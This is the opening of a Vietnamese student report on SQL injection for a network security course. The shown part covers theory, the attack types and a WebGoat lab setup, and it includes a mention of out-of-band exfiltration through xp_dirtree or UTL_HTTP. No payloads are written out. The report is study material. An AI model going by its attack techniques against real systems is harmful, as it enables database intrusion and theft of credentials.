

Bộ Giáo Dục Và Đào Tạo
Trường Đại Học Ngoại Ngữ - Tin Học Thành Phố Hồ Chí Minh
Khoa Công Nghệ Thông Tin



MÔN HỌC : AN NINH MẠNG

ĐỀ TÀI : NGHIÊN CỨU VỀ SQL INJECTION

Giảng Viên Hướng Dẫn : PHẠM ĐÌNH THẮNG

Thành Viên Nhóm:

- Võ Ngọc Trọng – MSSV: 22DH114790
- Đào Đức Lương – MSSV: 22DH114621
- Ngô Thế Đức – MSSV: 22DH114504

Tp. Hồ chí minh, Ngày 3 tháng 8 năm 2024

Nhận xét của giảng viên

Lời cảm ơn

Kính gửi Giảng Viên Hướng Dẫn: Phạm Đình Thắng,

Chúng tôi, nhóm sinh viên của lớp, xin được gửi lời cảm ơn chân thành đến thầy vì sự hướng dẫn tận tâm và chuyên nghiệp trong quá trình thực hiện đồ án an ninh mạng.

Trước khi được thầy hướng dẫn, chúng tôi đã gặp nhiều khó khăn và bối rối trong việc xác định và triển khai các bước cần thiết để hoàn thành đồ án.

Tuy nhiên, sự hỗ trợ tận tâm của thầy đã giúp chúng tôi vượt qua những khó khăn đó một cách hiệu quả.

Thầy đã không chỉ giúp chúng tôi hiểu rõ hơn về quy trình làm đồ án, mà còn truyền đạt những kiến thức quan trọng và kinh nghiệm thực tế từ những dự án đã từng tham gia. Nhờ đó, chúng tôi đã có thể áp dụng những kiến thức đó vào đồ án của mình.

Không chỉ là một giảng viên, thầy còn là một người đồng hành tận tụy và đáng tin cậy trong suốt quá trình thực hiện đồ án. Thầy luôn sẵn lòng lắng nghe và trả lời những câu hỏi của chúng tôi một cách chi tiết và rõ ràng. Thầy đã tạo ra một môi trường học tập tích cực và khích lệ chúng tôi tự tin thể hiện ý kiến và ý tưởng của mình.

Chúng tôi biết rằng những kiến thức và kỹ năng mà chúng tôi đã học được từ thầy sẽ có giá trị lớn trong sự nghiệp và cuộc sống của chúng tôi. Chúng tôi sẽ luôn ghi nhớ những lời khuyên và chỉ dẫn của thầy để ngày càng trở nên giỏi hơn và đóng góp tốt hơn cho ngành nghề của mình.

Một lần nữa, chúng tôi xin chân thành cảm ơn thầy Thắng vì sự hướng dẫn tận tâm và những đóng góp quý báu của thầy trong quá trình thực hiện đồ án. Thầy là một người giảng viên xuất sắc và đáng ngưỡng mộ.

Chúng tôi chúc thầy luôn khỏe mạnh, thành công trong công việc và có thêm nhiều niềm vui trong cuộc sống.

Trân trọng,

Lớp: 233123044402.

Mục Lục

Nghiên cứu về SQL Injection

Chương 1: Cơ sở lí thuyết.....	7
1. Khái niệm:	7
2. Nguyên nhân:.....	7
3. Hậu quả:	8
4. Phân loại:.....	9
a. In-band SQLi:	10
b. Inferential SQLi (Blind SQLi):	11
c. Out-of-band SQLi:	13
CHƯƠNG 2: TẤN CÔNG.....	13
1. Các kỹ thuật tấn công SQL Injection:	13
a. In-band SQLi:	13
b. Inferential SQLi (Blind SQLi):	16
c. Out-of-band SQLi:	20
2. Cách thức tấn công thủ công:.....	20
3. Kỹ thuật tấn công nâng cao:	21
4. Các tool hỗ trợ:.....	21
Chương 3: Phòng thủ.....	21
1. Hạn chế của SQL Injection:	21
2. Cách phòng ngừa:	22
a. Input validation:.....	22
b. Hàm PHP:	22
c. Prepared Statement:	22
d. ModSecurity:	23
2. Đánh giá:.....	24
Chương 4: Thực nghiệm.....	25
1. Tiến hành tấn công bằng SQL Injection:.....	25
2. Tiến hành tấn công bằng SQLMap:.....	31
Chương 5: Tổng kết	34
1. Các nền tảng học tập:.....	34
2. Kết luận:	34
3. Tư liệu tham khảo:	35
4. Bảng đánh giá nhiệm vụ:.....	35

Danh mục hình ảnh

Hình 1. SQL Injection	7
Hình 2. Nguyên nhân dễ bị tấn công.....	8
Hình 3. Sự nguy hiểm của kiểu tấn công SQL Injection.....	9
Hình 4. Các kiểu tấn công của SQL Injection	9
Hình 5. Error-based SQLi	10
Hình 6. Union-based SQLi.....	11
Hình 7. Kiểu tấn công Blind-boolean-based	12
Hình 8. Blind-time-based SQLi	13
Hình 9. Tiến hành ví dụ trên WebGoat	14
Hình 10. Xác định câu lệnh truy vấn	14
Hình 11. Lấy dữ liệu của bảng user_system_data	15
Hình 12. Kiểm tra kết quả	16
Hình 13. WebGoat	17
Hình 14. Xác định có thể tấn công bằng Blind SQLi.....	17
Hình 15. Tiến hành dò password	18
Hình 16. Tiến hành nhập cookie của web	19
Hình 17. Tiến hành dò password bằng pass.py.....	19
Hình 18. Đăng nhập thành công	20
Hình 19. Thủ SQL injection trang DVWA	23
Hình 20. Mod Security ngăn chặn SQL Injecton.....	24
Hình 21. Kết hợp các cách phòng ngừa	24
Hình 22. Đối tượng tấn công	25
Hình 23. Xác định đối tượng có thể tấn công được	26
Hình 24. Kiểm tra cột thứ 17	26
Hình 25. Kiểm tra cột 18.....	27
Hình 26. Xác định được vị trí có thể thăm dò là cột 16	27
Hình 27. Xác định thành công phiên bản database của đối tượng	28
Hình 28. Xác định tên database của đối tượng	29
Hình 29. Xác định các bảng có trong Leach.....	29
Hình 30. Xác định các cột của usr	30
Hình 31. Lấy dữ liệu nhận từ của usr_name và usr_pwd của bảng usr.....	31
Hình 32. Đối tượng tấn công	31
Hình 33. Xác định trang có thể tấn công SQL injection.	32
Hình 34. Xác định được database của đối tượng là leach.....	32
Hình 35. Xác định các bảng của leach.	33
Hình 36. Lấy các cột của bảng usr.....	33
Hình 37. Tiến hành lấy thông tin.	34


Danh mục bảng

Bảng 1. Tư liệu tham khảo	35
Bảng 2. Phân công nhiệm vụ	35

Chương 1: Cơ sở lí thuyết

1. Khái niệm:

- SQL Injection là một kỹ thuật cho phép những kẻ tấn công lợi dụng lỗ hổng của việc kiểm tra dữ liệu đầu vào trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu trả về để inject (tiêm vào) và thi hành các câu lệnh SQL bất hợp pháp.
- SQL injection có thể cho phép những kẻ tấn công thực hiện các thao tác trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy.



Hình 1. SQL Injection

2. Nguyên nhân:

- Dữ liệu đầu vào từ người dùng hoặc từ các nguồn khác không được kiểm tra hoặc kiểm tra không kỹ lưỡng.
- Ứng dụng sử dụng các câu lệnh SQL động, trong đó dữ liệu được kết nối với mã SQL gốc để tạo câu lệnh SQL hoàn chỉnh.

Nguyên nhân gây ra lỗi SQL Injection

- 👉 Không kiểm tra dữ liệu đầu vào (Input)
- 👉 Xử lý không đúng trọng tâm
- 👉 Lỗi bảo mật bên trong máy chủ



Hình 2. Nguyên nhân dễ bị tấn công


3. Hậu quả:

- **Thông tin đăng nhập bị đánh cắp:** Sử dụng SQL Injection để tìm kiếm thông tin đăng nhập người dùng. Sau đó, những kẻ tấn công có thể mạo danh người dùng, sử dụng và thay đổi các quyền hạn của người dùng sẵn có.
- **Truy cập cơ sở dữ liệu:** Sử dụng SQL Injection để truy cập vào nguồn thông tin được lưu trữ trong máy chủ cơ sở dữ liệu. Điều này có thể gây ra những vấn đề nghiêm trọng cho các dữ liệu của toàn bộ hệ thống vận hành.
- **Xóa dữ liệu:** Sử dụng SQL Injection để xóa các bản ghi của cơ sở dữ liệu, bao gồm cả drop tables, gây ra những sự thay đổi hoặc phá vỡ các cấu trúc của cơ sở dữ liệu.
- **Dữ liệu thay thế:** Sử dụng SQL Injection để chủ động thay đổi hoặc thêm dữ liệu mới vào cơ sở dữ liệu hiện tại, ảnh hưởng đến kết quả chiết xuất dữ liệu cuối cùng xảy ra những sai lệch.
- **Mạng lưới truy cập:** Sử dụng SQL Injection để truy cập vào các máy chủ cơ sở dữ liệu và sử dụng các quyền hạn quản lý trong hệ điều hành. Sau đó, những kẻ tấn công sẽ thực hiện các cuộc tấn công sâu hơn vào mạng lưới.



Hình 3. Sự nguy hiểm của kiểu tấn công SQL Injection


4. Phân loại:



Hình 4. Các kiểu tấn công của SQL Injection

a. In-band SQLi:


- Đây là dạng tấn công phổ biến nhất và cũng dễ để khai thác lỗ hổng SQL Injection nhất
- Xảy ra khi hacker có thể tổ chức tấn công và thu thập kết quả trực tiếp trên cùng một kênh liên lạc
- In-Band SQLi chia làm 2 loại chính:
 - Error-based SQLi:
 - Là một kỹ thuật tấn công SQL Injection dựa vào thông báo lỗi được trả về từ Database Server có chứa thông tin về cấu trúc của cơ sở dữ liệu.
 - Trong một vài trường hợp, chỉ một mình Error-based là đủ cho hacker có thể liệt kê được các thuộc tính của cơ sở dữ liệu.



Hình 5. Error-based SQLi

◦ Union-based SQLi:


- Là một kỹ thuật tấn công SQL Injection dựa vào sức mạnh của toán tử UNION trong ngôn ngữ SQL cho phép tổng hợp kết quả của 2 hay nhiều câu truy vấn SELECTION trong cùng 1 kết quả và được trả về như một phần của HTTP response.



Hình 6. Union-based SQLi

b. Inferential SQLi (Blind SQLi):


- Không giống như In-band SQLi, Inferential SQL Injection tồn tại lâu hơn cho việc tấn công do không có bất kỳ dữ liệu nào được trả về thông qua web application và hacker không thể theo dõi kết quả trực tiếp như kiểu tấn công In-band
- Thay vào đó, kẻ tấn công sẽ cố gắng xây dựng lại cấu trúc cơ sở dữ liệu bằng việc gửi đi các payloads, dựa vào kết quả phản hồi của web application và kết quả hành vi của database server.
- Có 2 dạng tấn công chính:
 - Blind-boolean-based:
 - Là kỹ thuật tấn công SQL Injection dựa vào việc gửi các truy vấn tới cơ sở dữ liệu bắt buộc ứng dụng trả về các kết quả khác nhau phụ thuộc vào câu truy vấn là True hay False.
 - Tuỳ thuộc kết quả trả về của câu truy vấn mà HTTP response có thể thay đổi, hoặc giữ nguyên
 - Kiểu tấn công này thường chậm (đặc biệt với cơ sở dữ liệu có kích thước lớn) do người tấn công cần phải liệt kê từng dữ liệu, hoặc mò từng kí tự



Hình 7. Kiểu tấn công Blind-boolean-based

o Blind-time-based SQLi:

- Time-base Blind SQLi là kĩ thuật tấn công dựa vào việc gửi những câu truy vấn tới cơ sở dữ liệu và buộc cơ sở dữ liệu phải chờ một khoảng thời gian (thường tính bằng giây) trước khi phản hồi.
- Thời gian phản hồi (ngay lập tức hay trễ theo khoảng thời gian được set) cho phép kẻ tấn công suy đoán kết quả truy vấn là TRUE hay FALSE
- Kiểu tấn công này cũng tồn tại nhiều thời gian tương tự như Boolean-based SQLi



Hình 8. Blind-time-based SQLi

c. Out-of-band SQLi:


- Out-of-band SQLi không phải dạng tấn công phổ biến, chủ yếu bởi vì nó phụ thuộc vào các tính năng được bật trên Database Server được sử dụng bởi Web Application.
- Kiểu tấn công này xảy ra khi hacker không thể trực tiếp tấn công và thu thập kết quả trực tiếp trên cùng một kênh (In-band SQLi), và đặc biệt là việc phản hồi từ server là không ổn định.
- Kiểu tấn công này phụ thuộc vào khả năng server thực hiện các request DNS hoặc HTTP để chuyển dữ liệu cho kẻ tấn công.
- Ví dụ như câu lệnh xp_dirtree trên Microsoft SQL Server có thể sử dụng để thực hiện DNS request tới một server khác do kẻ tấn công kiểm soát, hoặc Oracle Database's UTL HTTP Package có thể sử dụng để gửi HTTP request từ SQL và PL/SQL tới server do kẻ tấn công làm chủ.

CHƯƠNG 2: TẤN CÔNG

1. Các kỹ thuật tấn công SQL Injection:


a. In-band SQLi:

- Ta sử dụng WebGoat cho ví dụ sau.
- Câu hỏi:
 - Retrieve all data from the table.
 - When you have figured it out.... What is Dave's password?



